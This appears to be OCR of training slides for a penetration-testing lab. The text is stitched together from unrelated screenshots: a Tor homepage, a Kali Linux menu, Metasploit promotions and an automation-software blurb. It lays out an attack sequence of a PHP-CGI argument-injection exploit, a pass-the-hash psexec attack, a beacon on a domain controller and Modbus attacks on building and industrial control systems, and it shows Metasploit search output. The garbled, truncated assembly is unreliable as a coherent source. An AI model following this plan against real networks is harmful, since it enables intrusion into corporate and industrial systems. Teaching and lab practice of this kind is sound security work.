
Open Automation Software runs as a Service Oriented Architecture. This makes it possible to provide easy deployment for scalable network systems.

There are 19 easy to use products that can support up to 1,000,000 tags per server with up to 10,000 clients applications connected to each server.

Steps to Evaluate Open Automation Software

Navigate to All Apps, Open Automation Software
Can be installed locally using OS or VM OS, or cloud VM, note OPC Server

Tunneling - TOR



https://www.torproject.org/

Home | About Tor | Documentation | Press | Blog | Contact

Download | Volunteer | Donate

Anonymity Online

Protect your privacy. Defend yourself against network surveillance and traffic analysis.

Download Tor

- Tor prevents people from learning your location or browsing habits.
- Tor is for web browsers, instant messaging clients, and more.
- Tor is free and open source for Windows, Mac, Linux/Unix, and Android

What is Tor?

Tor is free software and an open network that helps you defend aga... form of network surveilla... personal freedom and priva... business activities and rela... security.

Lear...

Why Anonymity Matters

Tor protects you by bouncing your ...nd a distributed network ...volunteers all around the world ...ebody watching your Internet ...learning what sites you visit, ...the sites you visit from learning ...cation

Get involved with Tor »

The PMC Group LLC (Accountant's Changes Pending) - QuickBooks: Premier Professional Services Edition 2011

The PMC Group LLC (Accountant...

Our Projects

Recent Blog Posts

Tor Weekly News — January 14th, ...	
Wed, 14 Jan 2015	Posted by: harmony
Tor Browser 4.0.3 is released	
Tue, 13 Jan 2015	Posted by: gk
Tor Weekly News — January 7th, 2015	
Wed, 07 Jan 2015	Posted by: harmony
Tor 0.2.6.2-alpha is released	
Wed, 31 Dec 2014	Posted by: nickm
Tor Weekly News — December 31st,...	
Wed, 31 Dec 2014	Posted by: harmony

View all blog posts »

Who Uses Tor?

Family & Friends

People like you and your family use Tor to protect themselves, their children, and their dignity while using the Internet.

Businesses


Businesses use Tor to research competition, keep business strategies

https://www.torproject.org/
msn
IntroductionToSecurityOnion - ...
Tor Project: Anonymity Onli...
10:40 AM
1/18/2015

Target Sequence

Target 1 – Corporate DMZ Web Server, php exploit

Target 2 – File Server, psexec Pass-the Hash exploit



Target 4 – ICS/BAS, Modbus exploit, locate devices

Target 3 – MS Domain Controller, nbtstat, netsh to create Beacon

Target 1 (Web)


Exploit Description:

When run as a Common Gateway Interface (CGI), PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability providing an attacker with remote access. This module takes advantage of the -d flag to set php.ini directives to achieve code execution.


This metasploit module can also be used to exploit the plesk 0day disclosed by kingcope and exploited in the wild on June 2013.

http://en.wikipedia.org/wiki/PHP

Kali Menu


Kali Linux 64-bit
Applications
Places
Sun Jan 5, 1:35 PM
root
Accessories
Electronics
Graphics
Internet
Kali Linux
Office
Programming
Sound & Video
System Tools
Top 10 Security Tools
Information Gathering
Vulnerability Analysis
Web Applications
Password Attacks
Wireless Attacks
Exploitation Tools
Sniffing/Spoofing
Maintaining Access
Reverse Engineering
Stress Testing
Hardware Hacking
Forensics
Reporting Tools
System Services
DNS Analysis
IDS/IPS Identification
Live Host Identification
Network Scanners
OS Fingerprinting
OSINT Analysis
Route Analysis
Service Fingerprinting
SMB Analysis
SMTP Analysis
SNMP Analysis
SSL Analysis
Telephony Analysis
Traffic Analysis
VoIP Analysis
VPN Analysis

Metasploit Framework



World's most used penetration testing software

Put your network's defenses to the test


A collaboration of the open source community and Rapid7. Our penetration testing software, Metasploit, helps verify vulnerabilities and manage security assessments.

Get free Nexpose Vulnerability Scanner


Metasploit integrates with Nexpose to verify vulnerabilities

http://www.metasploit.com/

Target 1 (Web)



```
msf > search -h
Usage: search [keywords]

Keywords:
  app       :  Modules that are client or server attacks
  author    :  Modules written by this author
  bid       :  Modules with a matching Bugtraq ID
  cve       :  Modules with a matching CVE ID
  edb       :  Modules with a matching Exploit-DB ID
  name      :  Modules with a matching descriptive name
  osvdb     :  Modules with a matching OSVDB ID
  platform  :  Modules affecting this platform
  ref       :  Modules with a matching ref
  type      :  Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client

msf > search type:exploit name:php
```

